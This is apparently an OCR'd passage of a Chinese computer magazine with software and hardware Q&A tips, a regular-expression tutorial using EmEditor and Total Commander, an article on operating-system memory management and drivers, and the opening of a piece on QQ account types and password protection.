答：你只要在Foxmail中设置保留邮件服务器上的备份即可：右击Foxmail主窗口中左侧的邮箱账号，选择"属性"，在打开的窗口中再选择"接收邮件"图标，然后再勾选右侧窗口中的"在邮件服务器上保留备份"项，最后单击"确定"即可。按照这样的设置将你家里的电脑和公司的电脑中的Foxmail都设置成在邮件服务器上保留备份。

3 取消FlashGet的下载限制

问：我在使用FlashGet下载文件时，每次只能启动三个下载任务。我想让它同时下载多个文件，能不能实现？

答：打开FlashGet，在主窗口中单击菜单"工具→选项"，然后在打开的"选项"窗口中选择"连接"选项卡，在"限制"框中将"最多同时进行的任务数"设置为你想要的数字即可（最大为8）。

4 Firefox新链接用标签页形式打开

问：我使用Firefox 览器，现在我将其从以前的V1.0升级到V1.01。升级后，单击新链接时打开一个新的窗口。我希望点击新链接时以新的标签窗口打开，不知道如何设置？

答：打开Firefox 览器，然后在地址栏中输入"about:config"，然后找到browser.tabs.showSingleWindowModePrefs配置项，双击之将其值改为"true"，最后再单击"工具→选项"，选择"高级"项，选择"强制打开新窗口链接"项，再选择"新标签页"选项，最后单击"确定"即可。

5 MSN不显示联系人的头像

问：我的系统是Windows XP SP2，安装了MSN Messenger 6.2。一次系统感染了病毒，我用杀毒软件对系统杀毒后，发现MSN Messenger中不再显示联系人的头像了。请问该如何解决？

答：这可能是病毒感染系统后导致的。你只要这样设置一下即可解决问题：单击主窗口中的菜单"工具→选项"，在打开的设置窗口中选择"个人信息"选项卡，勾选"在即时消息对话中显示来自他人的显示图片"项，最后单击"确定"保存设置即可。

6 节省你的QQ资源



问：我发现QQ现在越来越占系统资源了，但很多功能都用不上，比如QQ的好友列表左侧的系统面板，很多内容是我不需要的，不知道该如何删除它们？

答：取消这些面板很简单，只要依次打开"菜单→系统设置→面板设置→系统面板"，然后就可以看到所有这些面板了。选中那些你不需要的面板，然后按一下旁边的"隐藏"就可以了。

如果你还想精简一下QQ占用的资源，还可以取消皮肤，这样看起来就更加简洁了（见图）。CF [SB03]

硬件

1 为何硬盘会自动加速

问:我的电脑基本配置是:AMD Athlon XP2500+处理器，七彩虹FX5700显卡，宇瞻512MB DDR内存，精英KT600-A主板，希捷80GB 7200转硬盘，Windows XP操作系统。最近出现了这样一种怪情况:在开机一段时间后，点击某个分区时，硬盘就出现加速状况，转速声音变大，但过一会又变得平稳。过一段时间再点击某个分区时，又会出现同样的状况。请问这种情况正常吗?

答:首先，你可以注意一下硬盘灯是否在硬盘加速的同时频繁地闪烁;其次，在单击其他地方(如桌面或者分区中的任意一个文件)的时候是否也出现了类似的情况。这时，你可以通过以下几个方法来检测:第一、建议你用最新的杀毒软件来进行全面的杀毒工作，以确定这一现象不是由病毒引起的。第二、如果是在单击某个固定的分区时，才出现这种情况的话，那么很可能是硬盘上出现了坏道，硬盘上的坏道分为两种，一种是物理坏道，一种是逻辑坏道。物理坏道是不可修复的，而逻辑坏道则可以通过磁盘扫描来修复的。具体方法如下，右键单击要检查的分区，选择“属性→工具标签→开始检查”，在弹出的对话框中，勾选“自动修复文件”和“扫描并试图恢复坏扇区”两个复选框，单击“开始”按钮即可修复物理坏道。

2 为何刻录机不能正常刻盘了

问:我有一个BenQ 52速CD-R/RW刻录机，刻盘一直很稳定，但是上周突然连续刻坏6张盘，用CD-Speed测试，曲线很差，后来重装了Windows XP(SP2)系统，再次用CD-Speed测试，曲线变得很好，但刻盘刻到一大半时就失败了。这该怎么解决啊?

答:刻录机出现连续的刻坏光盘的问题主要可从两方面解决:首先，重装一次刻录软件，同时检查你的系统(磁盘扫描、查杀病毒等)。如果还是不行的话，就要检查一下你的刻录机的连线是否正确。跟着，再将你的刻录机装到另外一台电脑上进行检测，如果能正常使用的话，那就可能是你系统问题，需要重新安装系统来解决了。

3 BIOS升级失败如何处理

问:我的主板是磐正 8RDA3I，用主板自带光盘的程序刷新BIOS时，进度条到50%就停下了。当时我以为是死机了，就按了重启键。那知道就再也开不了机了。主板放电我都试过了，不起作用。主板侦错灯显示C0，不时变一下E1。该怎么办啊?

答:这里很遗憾的告诉你，在更新BIOS的时候掉电所造成的损失，可以说是无法挽回的，况且你只在更新50%的地方就重新启动了，这样一半的程序还没有被更新，所以计算机无法启动是很正常的。这里给你介绍两种方法或许能挽救你的主板:一，把BIOS芯片从主板上取下来，然后专业的地方使用专业的仪器将BIOS重新写入，然后插回到你的主板上;二，找到与你的主板型号相同或者相近的主板，将主板的BIOS芯片取下替换到你的主板上，然后开机。进入系统后，小心的将BIOS芯片取下，换上你的BIOS芯片，然后再用BIOS刷新程序将主板BIOS再刷新一次。不过，建议你还是用第一种方法比较好，第二种方法有烧坏主板的危险。

4 为什么游戏和MP3的声音会比正常速度快

问:现在电脑不管是播放MP3还是玩游戏，声音总比正常播放速度快很多，听起来非常刺耳。请问这是什么原因?我的音效芯片是AD1885。

答:播放声音比正常的速度快，这很有可能是驱动的问题。你可以去www.mydrivers.com(驱动之家网站)下载稳定的声卡驱动程序。当然，你首先可以尝试使用最新版的驱动程序，如果还是有问题的话，可以再根据驱动的介绍选择一款较为稳定的版本。另外，你也可以检查一下你的播放器，并安装最新的Direct X 9.0c。

5 为何总提示软盘未格式化

问:最近我的电脑出了点问题，于是格式化了C盘，重新安装了Windows 98系统。但在重装之后，每次使用软驱都会提示软盘没有格式化，要重新格式化软盘，单击确定后却又显示不能格式化，换了新软驱后没多久又出现了相同现象，请问怎样解决?

答:在确定软盘已经是格式化过的情况下，出现提示软盘未格式化时，一般是软驱和软盘的质量问题造成的，目前市场上的软驱和软盘的质量真的可以用很差来形容，尤其是软盘，几乎可以说是“一次性”的使用。再加上软驱的质量也不过关，所以软盘使用几次就损坏了，这里建议你在备份重要的数据时，不要使用软盘，尽量使用U盘或者光盘。

CF[SB04]

学习正则表达式 文字处理轻松百倍

几小时变几秒钟 正则表达式实例秀

★★★★

■软件 DIY

经常用电脑做文字处理的朋友应该遇到过很多麻烦事，其中最让人头痛的莫过于搜索和替换了。如果只是简单的“ABC”换成“AAC”当然简单，但如果是将所有“ABC”、“ACC”都转换为“ADC”，是不是有些麻烦了？其实只要学会“正则表达式”，这些问题均迎刃而解。

挑战

首先给大家出一道题：对一篇文档进行处理，将文章中所有网址都替换为http://www.cfan.com.cn，这个看似简单的任务其实相当麻烦。毕竟网址写法各有不同，比如http://*********/UserGroup/******/230.aspx&e=9690，而且网址长度也不相同，如何来进行这样的操作呢？是不是很好奇？看完本文后，相信你就有办法搞定这个复杂问题了。

学过HTML、JAVA、PHP、C#编程的朋友对"正则表达式"都不会陌生，完全掌握正则表达式并不比学习一种编程语言容易，对于普通用户，似乎没有必要研究这些深奥的东西。其实不然，现在正则表达式已经被许多搜索引擎和文本编辑工具所支持，而且只要经过一点点练习，你就会觉得这些复杂的表达式其实写起来还是相当简单的。一旦弄懂它们，就能把数小时辛苦而且易错的文本处理工作压缩在几分钟(甚至几秒钟)内完成。

什么是正则表达式?

回想一下你平时是如何在硬盘中查找文件的，相信一定经常使用"?"和"*"这两个通配符来帮忙。其实正则表达式也与此类似，但功能更加强大，使用更灵活。它与我们在初中读书时学过的数学表达式有很多相似之处，数学表达式描述了我们如何进行混合运算，而正则表达式则描述了如何查找复杂字符串，在数学表达式中有+、−、×、÷、()等运算符号，而在正则表达式中也有用来描述搜索规则，类似于运算符号的特殊字符，我们称它们为"元字符"，正是这些元字符的不同组合才产生了灵活而功能强大的正则表达式，而且正则表达式可以像创建数学表达式那样将多个子表达式结合在一起创建更强的表达式，因此可以描述各种复杂搜索，完成许多以前几乎不可能完成的任务。

现在的正则表达式功能已被广泛应用于很多程序的搜索和替换功能，像著名的文本编辑器EmEditor、EditPlus、UltraEdit等都支持正则表达式搜索。而TotalCommander(简称TC)就更厉害了，可以在它的查找文件、批量重命名、文件选择以及文件显示过滤器中使用正则表达式。

小知识

正则表达式(英文名称Regular Expressions)最早是在1956年数学家Stephen Kleene的一篇名为“神经网事件的表示法”的论文中提出的概念。随后，Unix主要发明人Ken Thompson发现可以将它应用于计算搜索算法的一些早期研究。正则表达式的第一个实用应用程序就是Unix中的Qed编辑器，从那时起直至现在，正则表达式都是基于文本编辑器和搜索工具中的一个重要部分。

正则表达式基础与实例

从字符组成上讲，正则表达式由元字符和普通字符组合而成。元字符就是一些具有特殊含义的字符，它控制着正则表达式的搜索规则，告诉软件如何进行搜索，元字符包括\、^、$、+、*、?等。除元字符外的那些字符，例如所有大写和小写字母、所有数字、所有标点符号及一些其他符号等，都是普通字符，普通字符在正则表达式中出现时不会发生任何功能上的变化，是什么就搜索什么。对于正则表达式来说，学习元字符是其核心，但对于许多没有接触过正则表达式的朋友，或许对它并没有一个直观认识，下面先通过一个实例看下正则表达式和元字符到底"长什么样"，了解一下如何实现正则表达式的搜索功能。

实例1:一次删除所有空行

在EmEditor中有个小插件可以直接删除所有空行，但它不能直接删除含有空格的空行，还需要先运行另外一个删除行首空格的插件，如果使用正则表达式，就能一次轻松搞定。另外，如果你没有下载删除空行的插件或者在其他没有删除空行功能的编辑器中，只要能支持正则表达式，就能完成这个任务。




图1

用EmEditor打开该文件，单击菜单"搜索→替换"，首先需要选中"使用正则表达式"选项才能打开正则表达式搜索功能，然后在"搜索"栏中输入正则表达式"^\s*\n"(不含引

号），“替换”栏什么都不输，单击“全部替换”按钮立刻就解决了(见图1)。

元字符学习：

1．这里用到了正则表达式中一个非常重要的元字符“\”，它叫转义引导符，根据它后面带的字符不同，可以实现不同转义功能：

★后面带数字。形式为\xnn，可以转义为ASCII码值为十六进制数nn的字符，例如\x20代表空格。

★后面带元字符。因为元字符本身都被定义了特殊含义，所以要搜索这些元字符时，就要使用转义符引导，使其成为普通字符性质，例如“\.”代表句号，而“\\”则代表反斜杠本身。一个复杂一点的例子，要使用正则表达式查找字符串“soft\[microsoft]”，应输入“soft\\\[microsoft\]”。

★后面带特定字母。

\w	代表字母、数字或下划线字符，等同于[a-zA-Z0-9_]。
\W	代表非字母、数字和下划线字符。
\d	代表任何数字字符。
\D	代表任何非数字字符。
\t	代表一个制表符，等同于\x09。
\n	代表一个换行符，等同于\x0a。
\r	代表一个回车符，等同于\x0d。
\f	代表一个换页符，等同于\x0c。
\s	代表任何空白字符(空格、制表符、回车)，等同于[\t\n\r\f]。
\S	代表任何非空白字符。

2.其中“^”元字符表示它后面带的字符只有出现在行首中才算有效。例如，在“when freedom meets freshness and every step is like the very first one”中搜索“^step”时就会出现找不到的提示，因为其中的单词“step”是出现在行尾的。该元字符在TC中与\A作用相同。

小提示

如果想指定字符出现在行尾有效，则可以使用元字符“$”，它表示其前面的字符出现在行尾才算有效，例如，“step$”。它在TC中与\Z作用相同。

3.其中的“*”元字符表示它左侧的字符或表达式可以出现零次或多次。具备类似功能的元字符还有：

+:表示该元字符左侧的字符或表达式可以出现一次或多次 。

?:表示该元字符左侧的字符或表达式可以出现零次或一次 。

{ }:这是重复计数定义元字符，它可以指定该元字符左侧的字符或表达式出现的次数，它有三种使用方法，“{n}”表示出现n次;“{n,}”表示至少出现n次或者更多次;“{n, m}”表示至少出现n次，但最多m次。

解析:根据上面的元字符介绍可以知道，其中“\s*”表示搜索所有空白字符，包括空格，“\n”表示搜索所有换行符，两者结合使用，则表示搜索所有前面有空格或没有空格的换行符，但直接使用这个表达式，就会导致段落结束的换行符也会被搜索到，因此又在前面加了一个“^”符号来限定只搜索出现在行首的情况，而我们在替换中没有输入任何内容，就表示将这些搜索到的内容删除，这样就实现了一次删除所有空行的目的。

实例2:将文档中的英文半角引号替换为中文全角引号



图2

在EmEditor中打开要替换的文档，单击菜单“搜索→替换”，选中“使用正则表达式”选项，然后在“搜索”栏中输入正则表达式“"([^"]*?)"”(不含外侧中文引号)，“替换”栏输入“"\1"”(不含外侧中文引号)，单击“全部替换”按钮即可(见图2)。

元字符学习：

1.( ):子表达式定义元字符，前面说过，一个完整的正则表达式可以有多个子表达式,这一对括号就是用来标记一个子表达式的开始和结束位置的，这点和数学表达式是一样的。

2.[ ]:这是字符集合定义元字符，可以用这一对方括号括住一个字符列表，搜索到列表中的任意一个字符即表示有效，使用破折号可以代表一个字符范围，例如“[h-k]”可以搜索“h、i、j、k”中的任何一个字符;在这对方括号中使用“^”符号表示该符号后面的字符列表可以被排除(注意与前面介绍的搜索行首元字符的区别)。因此,[a-z]可以搜索所有小写字母中的任何一个;[a-zA-Z]可以搜索所有大小写字母中的任何一个;而[a-z^rt]则会搜索所有a至z的小写字母，但不含r和t;更复杂一点的例子，M[ae][iy]er 可以搜索到Mayer、Meyer、Maier、Meier。

3..:这是一个英文句号，该元字符可以代表任意字符，等同于传统搜索模式中的“?”通配符。

解析:看起来这是一个比较简单的问题，但真正实现起来却是有一定难度，关键点在于全角引号需要配对使用，笔者刚开始使用表达式“"(.*)"”(不含外侧中文引号)搜索，结果只有段落首尾的半角引号被替换，中间的都没有被替换。例如:“正确""错误""""回答”，被替换成了:“正确""错误""""回答”。

这当然不是想要的结果，其实这是正则表达式默认的贪婪匹配模式在起作用，也就是说在使用重复计数元字符*、+、?、{n}、{n,}、{n, m}时，默认会尽可能多地匹配搜索的字符串，于是这里搜索“"(.*)"”时会找到整个字符串的最后一个引号处才算完成，这样就只会替换两边的引号。为了解决这个问题，我们需要解除贪婪匹配模式，方法是在重复计数元字符后面加上一个“?”即可切换到非贪婪匹配模式，这时表达式会尽可能少地匹配所搜索的字符串。于是，修改后的正则表达式就是“"(.*?)"”，使用它就可以正确替换为:“正确”“错误”“”“回答”。

为了更准确地排除半角引号“"”的干扰，我们更进一步，使用字符集合元字符中的排除功能，添加“[^"]”前缀，最终的完整正则表达式就是“"([^"]*?)"”了。

实例 3:巧用正则表达式改名

通常从网上下载的歌曲文件名都是"歌手名 - 曲名.mp3"的形式，想改名为"曲名(歌手名).mp3"的形式。

选中所有要重命名的文件，打开 TC 中的批量重命名功能窗口，选中右侧的 RegEx 选项，开启正则表达式支持功能，然后在"搜索"栏输入正则表达式"(.*) - (.*)\.mp3"(不含引号)，在"替换"栏输入正则表达式"$2($1).mp3"(不含引号)，这时你会发现下面文件列表栏中的"新名称"已经显示改名后的结果，单击"开始"按钮进行改名即可。

元字符学习:

一个正则表达式可能含有多个子表达式，每个子表达式的匹配结果值将会被保存到一个临时缓冲区中，它们从左向右从 1 开始编号，我们可以使用 \1、\2……来引用各个子表达式的值。但要注意的是，在 TC 中则是使用 $1、$2……来引用各个子表达式的值。

解析:其中(.*)用来表示任意多个任意字符，"(.*) - (.*)\.mp3"就代表了"歌手名 - 曲名.mp3"形式的任意文件名，而在 TC 中使用"$1"代表第一对括号中的子表达式匹配结果值，也就是歌手名部分，"$2"代表第二对括号中的子表达式匹配结果值，也就是曲名部分，经过换位就变成了"曲名(歌手名).mp3"的形式。

小提示

和数学表达式中的加减乘除一样，正则表达式中的元字符也是有运算优先级的，相同优先级从左到右进行运算，不同优先级的运算先高后低，各种元字符的优先级顺序从高到低如下: \(转义符)→()、[](圆括号和方括号)→*、+、?、{n}、{n,}、{n, m}(重复计数)→^、$、\ 元字符(位置限定和元字符转义)→ |(可选操作)

综合实例秀

实例 1:歌词巧收集

从网上找到的歌词多是 LRC 格式的文件，这些文件中的每行歌词前面都有时间标签，我想把这些时间标签去掉，转换为纯歌词文本，以方便打印输出。

打开 EmEditor，选择"搜索"菜单中的"多文件替换"功能，这样可以对多个文件进行一次处理，在打开的窗口中单击"在文件夹"后面的"…"按钮选择 LRC 歌词文件所在路径，在"文件类型"栏输入"*.lrc"，然后选中"使用正则表达式"选项，并在"查找"栏输入表达式"\[.*\]"，"替换"栏留空，最后单击"全部替换"按钮即可将所有的 LRC 文件处理成纯歌词文本了。

解析:对这些 LRC 歌词文件分析发现，其时间标签全部都在"[ ]"括号内，但由于在正则表达式中[ ]是元字符，当它要作为普通字符搜索时，前面都需要加上"\"转义符。

小提示

许多配置文件中都有以分号";"开头的注释行，如果想把这些注释行全部删掉，也可以使用本例中的表达式举一反三，在"搜索"栏中输入";.*\n"，"替换"栏留空即可删除。

实例 2:菜鸟的"正则表达式"

将一个文档中的"第*讲"替换为"第*讲:"，即将"第一讲"替换为"第一讲:"，"第二讲"替换为"第二讲:"……

虽然用正则表达式可以解决很多复杂的替换问题，但对于菜鸟来说，熟练地使用正则表达式还是有一定难度的。针对这个问题，下面我们介绍一种简单的高级替换解决方案，使用的软件就是装机必备的 Word。

打开 Word，点击菜单"编辑→替换"，单击"高级"按钮，在"查找内容"中输入"第"(不含引号)，接着点击"特殊字符"按钮，选择"任意字符"，并继续输入"讲"(不含引号);将光标定位至"替换为"栏，选"特殊字符→要查找的文字"，然后再输入":"(不含引号)，最后点击"全部替换"按钮。

最后，我们再来看看文章开头提到的实例。

要完成所有网址的替换我们也同样要借助于EmEditor。进入软件，单击菜单"搜索→替换"，选中"使用正则表达式"选项，然后在"搜索"栏中输入正则表达式"((http|https|ftp):(\/\/|\\\\)((\w)+[.]){1,}(net|com|cn|org|cc|tv|[0-9]{1,3})(((\/[\~]*|\\[\~]*)(\w)+)|[.](\w)+)*(((([?](\w)+){1}[=]*))*((\w)+){1}([\&](\w)+[\=](\w)+)*)*)"(不含外侧中文引号)，"替换"栏输入"http://www.cfan.com.cn"(不含外侧中文引号)，单击"全部替换"按钮即可。

元字符学习:

|:可选元字符。由竖线"|"分隔的一组字符为可选字符，为了避免歧义，最好用圆括号括起来，这个元字符的功能类似于逻辑或运算。例如"(John|James|Peter)"会搜索John、James或Peter中的任意一个，但要注意，这个表达式是按从左到右的顺序匹配的，并且只匹配一个，例如在该例中，如果搜索到John，便不会再继续搜索后面的了。

小提示

竖线"|"在字符集合元字符"[ ]"中使用时只是普通字符，而不是作为可选元字符，所以[ab|cd]的含义是abcd和竖线中的任意一个字符，而不是选择匹配ab或者cd。

解析:要判断字符串是否为网址，需要下面几个条件。

条件一:常见的网址是以http://、https://或ftp://开头，而这部分转换为正则表达式就为(http|https|ftp):(\/\/|\\\\)。

条件二:在http://后面必须要紧跟一个单词字符(一般为www)，然后就是字符"."(这样的组合必须出现一次或多次)，最后就是域名(net、com、cn或数字的IP地址等)，这部分转换为正则表达式就为((\w)+[.]){1,}(net|com|cn|org|cc|tv|[0-9]{1, 3})。

条件三:在完整的链接后，可能会出现下一级或更多级的目录，甚至是"~"符号，此条件变为正则表达式为(((\/[\~]*|\\[\~]*)(\w)+)|[.](\w)+)*。

条件四:链接的末尾还可以带有参数，如前面提到的230.aspx&e=9690或是?Page=2&action=display等，换为正则表达式为(((([?](\w)+){1}[=]*))*((\w)+){1}([\&](\w)+[\=](\w)+)*)*。

看着有点晕吧，拿出笔纸，分析一下吧。

CF [ZS01]

揭开神秘的操作系统面纱 全面讲解操作系统工作原理

来！让我们一起偷窥操作系统的隐私(下)

★★★★

■原著 Curt Franklin 译著 高寒

操作系统怎么“瓜分”我的存储

操作系统在进行存储器管理工作时主要实现两个目的：①保证每个进程在运行时都有足够的存储器空间供使用，进程之间不能在内存空间占用上发生冲突；②不同类型的存储器(如RAM、虚拟内存、Cache等)必须合理调度以保证每个进程都能最有效地运行(见图1)。




图1

⑴没有规矩不成方圆：内存区块

第一个任务要求操作系统为各种软件及各个单独的应用程序设立内存分界线。举例来说，假定一个系统有1MB(约1000KB)的RAM，在启动时将操作系统文件装入内存的过程中，操作系统首先从可用内存的最顶端最大限度预留出操作系统自身需要的内存空间，此处假设操作系统需要300KB内存才能运行。接着操作系统在内存空间的底部开始填入控制计算机硬件子系统所用到的各种驱动程序，假设此操作系统中驱动程序要占用200KB内存。这样一来，在操作系统完全装入内存后，还有500KB内存空间供应用进程使用。为应用进程分配内存时，是以操作系统定义的区块大小为单位的。如果定义的区块大小为2KB，那么分配给每个进程的内存必然是一块大小为2KB倍数的内存区域。应用程序的进程就这样被装入这些以连续区块组成的内存区域中，而这些区块的头和尾的分界线仅仅占用4或8个字节。设置固定的区块大小及其分界线有助于确保应用进程不会因为几个字节的计算错误而导致内存空间的冲突。这样一来，就进入了我们接下来要讨论的问题：当剩余的内存(本例中还有500KB)被应用程序进程填满后应该怎么办？

⑵房子小了住不下：虚拟内存

大多数的计算机都支持在原有基础上扩充内存容量。比如你可以在原128MB的机器上再插一根128MB内存，就扩充到了256MB。这样做当然没问题，但你必须为此付出更多金钱。同时这样一味扩充物理内存(即RAM)显然忽略了一个基本事实：大部分应用进程放在内存中的数据可能从来都不会用到，而处理器(CPU)同一时间只能访问内存的一个位置，所以大量RAM空间多半时间并不在使用中。因为磁盘空间相对RAM而言要便宜，那么将RAM中的信息转移到硬盘中可以大大扩展可用的内存空间，同时省去了购置RAM所需的资金，这种技术就是所谓的“虚拟内存管理”。磁盘存储器只是操作系统需要管理的存储器的一种，同时也是最慢的一种，那么计算机所用的存储器分为哪些呢？

⑶家族成员齐亮相：存储器种类

* 以下存储器分类以速度排序，由快至慢。

①Cache(高速缓冲存储器)：这种存储器与CPU的连接最紧密，因此数据存取速度最快，但相对容量较小。Cache控制器预测CPU下一次运算将用到的数据块，并把它们从主存储器中取出放入Cache，从而提高系统性能。

②主存储器：这种存储器就是你在购买计算机时看见的以MB为单位的RAM(物理内存)。

③辅助存储器：这种存储器通常是某种旋转式磁存储器(包括服务器上常用的磁带机，和我们电脑中最常见的硬盘)，用来保存应用程序及数据，以备用户调用，在操作系统的控制下也可将辅助存储器当成虚拟内存来使用。

操作系统必须均衡地满足不同进程对各存储器的需求，依照进程的执行进度在可用存储器之间以块(也称页面)为单位移动数据。这样，进程已经执行过的代码或者暂时不用的数据就可以放在速度相对较慢的虚拟内存中，而将要执行的代码及即将调用的数据则会移动到较快的RAM或者Cache中。

操作系统怎么和硬件打交道

⑴系统与硬件的翻译官：驱动程序

操作系统并不直接和硬件打交道，而是通过一种称为设备“驱动程序”(在英语中称为“Driver”)的特殊程序来控制硬件。驱动程序的主要功能是：完成基于电信号的硬件子系统与基于更高级编程语言的操作系统及应用程序之间的数据转换。就好像翻译官一样，将电信号翻译成操作系统能“听”懂的程序变量，而将程序变量转换为硬件设备能够“听”懂的电信号。驱动程序控制的硬件设备千差万别，不同驱动程序的功能差别也很大。但一般而言，当需要使用硬件设备的时候才运行相应的驱动程序，除此之外跟普通的程序进程没有差别。操作系统往往分派给驱动程序进程较高的优先级，这样硬件资源可以尽快被释放以供其他进程使用。之所以将驱动程序与操作系统分离设计，有一部分原因在于驱动程序可以自由添加新的功能，而无须对操作系统自身进行修改、重新编译和再发布。新驱动程序的开发往往由硬件设备的生产厂商负责，操作系统厂商只需要提供相应的驱动接口标准即可，整个系统的输入输出就能被实现得相当完善。

⑵回来接着干：队列及缓冲机制

管理输入输出很大程度上是对队列和缓冲区的管理，

尤其对于能够从硬件设备接收数据流的存储设备而言，比如键盘和串行接口。将这些数据保存并以CPU能够接受的速度传递给CPU。特别是有若干进程同时运行占据CPU时间的时候，这个功能更显得重要。当正从输入设备获取信息的进程被挂起，操作系统继续从设备接收输入信息并存入缓冲区，而不是直接发送到CPU。直到该进程被再次激活，操作系统才指示缓冲区开始向CPU发送数据。这个方法使得在CPU没有时间及时处理设备的输入时，键盘和调制解调器仍可以保持正常工作。

管理计算机系统的所有资源是操作系统功能的一个重要组成部分。对实时操作系统来说，更是要兼顾所有的功能。其他类型的操作系统则主要提供给应用程序和用户一个相对简单而统一的硬件调用环境。

操作系统的“接头暗号”

⑴与应用程序交流:应用程序接口

应用程序接口就如同驱动程序能够向应用程序提供一个无需了解硬件操作细节就可以使用硬件设备的环境一样，应用程序编程接口(Application Programming Interfaces，简称APIs)让程序开发者不必直接关心CPU的运作就能使用计算机和操作系统的各种功能。让我们通过一个在硬盘创建一个文件来放置数据的例子来看看应用界面的重要性。

一个编写科学仪器数据纪录程序的程序员想允许科学人员对创建的文件进行命名。操作系统会提供一个叫做MakeFile的API函数来创建文件。程序员编写程序的时候会用到类似这样的语句:MakeFile [1，%Name，2]。

在这个例子中，这条指令告诉操作系统生成一个可被随机访问的文件，文件地址是1，文件名将由用户输入(%Name)，而文件的大小由来源文件2中的数据多少决定。现在我们来看看操作系统如何将这个指令付诸行动。

第一步:操作系统首先需要发出询问，来得到硬盘中第一个可用空间的地址。

第二步:得到设备的回应后，操作系统在文件系统中创建一条新纪录，用来记录文件的起止位置、文件名、文件类型、文件是否存档、用户对文件的读写权限和文件创建的日期时间。

第三步:操作系统在文件头部写下标识文件的信息，并设立好访问权限控制等应用相关的信息。

* 在这些信息当中，发给硬盘的请求和文件始末的指针格式依硬盘厂家和型号而定。

由于程序员在编写程序时使用API来访问磁盘存储器，他并不用关心最终运行这个程序的用户所使用的硬盘和磁带等设备支持何种指令代码、数据类型和响应代码。处理硬件细节的是安装了与硬件设备对应的驱动程序的操作系统，因而程序员需要为API编写指令，剩下的工作就交给操作系统来完成了。近年来API标准成为计算机行业中竞争最为激烈的领域，各大公司意识到，必须让更多的开发人员使用其API标准进行编程以便最终控制这部分市场并从中获利。因而很多公司乐于向公众免费提供 览器、阅读器等应用软件，因为他们知道，消费者一旦对这些软件产生了使用依赖，那么其他应用程序厂商为了满足消费者的需求，当然会愿意支付版税来获得与这些软件的兼容。

⑵与用户交流:用户界面

正如API为应用程序使用计算机资源提供了统一的方法一样，用户界面(User Interface，简称UI)作用于用户和计算机之间(见图2)。在过去的十年中，用户界面的发展主要集中在图形用户界面(Graphical User Interface，简称GUI)领域。Apple公司的Macintosh、Microsoft公司的Windows，在其发布时都吸引了不少的眼球，并成功占据了大部分市场。流行的开放源码操作系统Linux也支持图形用户界面。





图2

还有一些其他操作系统的用户界面，有图形化的，也有非图形化的。 比如Unix，提供的是比普通操作系统更灵活更强大的称为Shells的文本界面。著名的Korn Shell和C Shell作为非常重要的工具库，都是基于文本的界面，主要的目标是让用户更容易地定制操作系统功能。还有一些图形界面，比如X-Windows和Gnome简直能让Unix及Linux用户感觉身处Windows和Macintosh平台下。

有一点必须记得：**在以上所有的例子当中，用户界面是在操作系统基础之上的一层的一个程序或程序集合。**在Windows和Macintosh等不同机制的操作系统中都是如此。操作系统的核心功能和计算机系统的管理才是操作系统的内核，而像用户界面这类的显示功能部分则是单独分离的，但又与操作系统的内核部分紧紧相连。各种操作系统的内核部分与用户界面、工具库，其他软件之间的连接方式都不尽相同，这也是今天各种操作系统五花八门的一个原因，并且在未来各种连接方式更会层出不穷。

未来的操作系统会怎样



依照开放源码协议开发和发布的Linux操作系统，很可能对传统的操作系统产生重大的影响。大多数操作系统、驱动程序和工具库是由商业组织编写的，他们发布的可执行软件不包含源代码，因此无法用于学习也不能进行改动。开放源码的规则要求源代码资料可以供使用者学习，也可以对代码进行改动并在其基础上二次开发，但开发成果必须仍按照开放协议进行发布。互联网的持续发展和有别于传统标准的台式机、笔记本电脑的新型电脑的出现，意味着操作系统也将同时发生改变。但是硬件管理和界面这样的核心功能仍然会继续存在，并且会更加先进。 CF [ZS02]

■showlife[E.S.T]

QQ“网事缉私档案”大揭秘

★★★★

本文可以帮你学到

- QQ 号码到底分几类？
- 如何找回丢失的密码？
- 密码保护也会被抢走吗？

生活在今天这个 E 时代，你可以没有汽车，因为我们提倡环保;你可以没有手机,因为家里还有固话;你可以没有正版软件，因为很多人都还和你一样;你甚至可以没有电脑，因为还有网吧。但你不能没有QQ号码，因为没有了它，你在网上就失去了一个重要身份,就失去了不知多少个"狐朋狗友"、难兄难弟，当然，也许还会失去遇到那个"她(他)"的机会。你几乎天天在用的QQ号码，除了把它长记于心之外，有没有对它更了解一些？有没有保护它呢？

QQ号码基本分类

在网上我们可以申请的 QQ 号码，一般分为：会员号、QQ 行号、有保护普通号和无保护普通号。

1.会员号：就是腾讯　号地带的号，每个月要向腾讯支付 10 元的使用费。(可以通过 Q 币、QQ 卡、手机支付等方式支付)

2.QQ 行号：QQ 行的号码，每个月要向腾讯支付 2 元的使用费(可以通过 Q 币、QQ 卡、手机支付等方式支付)

3.有保护普通号：普通的号码，无需向腾讯支付费用，但在腾讯申请了保护。当忘记了密码，可以通过腾讯的取回号码服务修改新的密码。

4.无保护普通号：就是普通的号码，无需向腾讯支付任何费用，也没有申请保护。所以，当忘记了密码，就很难取回你的密码了。

小提示

什么是密码保护？

密码保护是为了防止密码被盗或者忘记的情况的一种安全措施。申请密码保护之后，通过“重设密码”功能，正确回答自己原来预设的问题，就可以由系统直接将新密码发送至安全信箱里。建议使用 hotmail.com、yahoo.com、yahoo.com.cn 和 etang.com 的信箱。

实例:查看自己的会员状态

第一步:登录 http://my.qq.com/，输入 QQ 号码和密码，然后输入附加码，然后按下"登录"按钮。

第二步:登录之后，在进入的页面中点击"查询号码状态和服务，请您到这里查询"后面的链接。

第三步:在新的页面中，就可以看到当前状态了(见图)。

除此之外，号码还分为有手机绑定和无手机绑定两种。有手机绑定的号码，可以发短信，由手机支付费用。注意:无论是否为会员号，是否有密码保护，都可以手机绑定的，也



就是有的号码已经和手机绑定，但并没有保护，这一点请注意，不要以为绑定手机的号码就是安全的。

怎么查看QQ号码是否受保护?

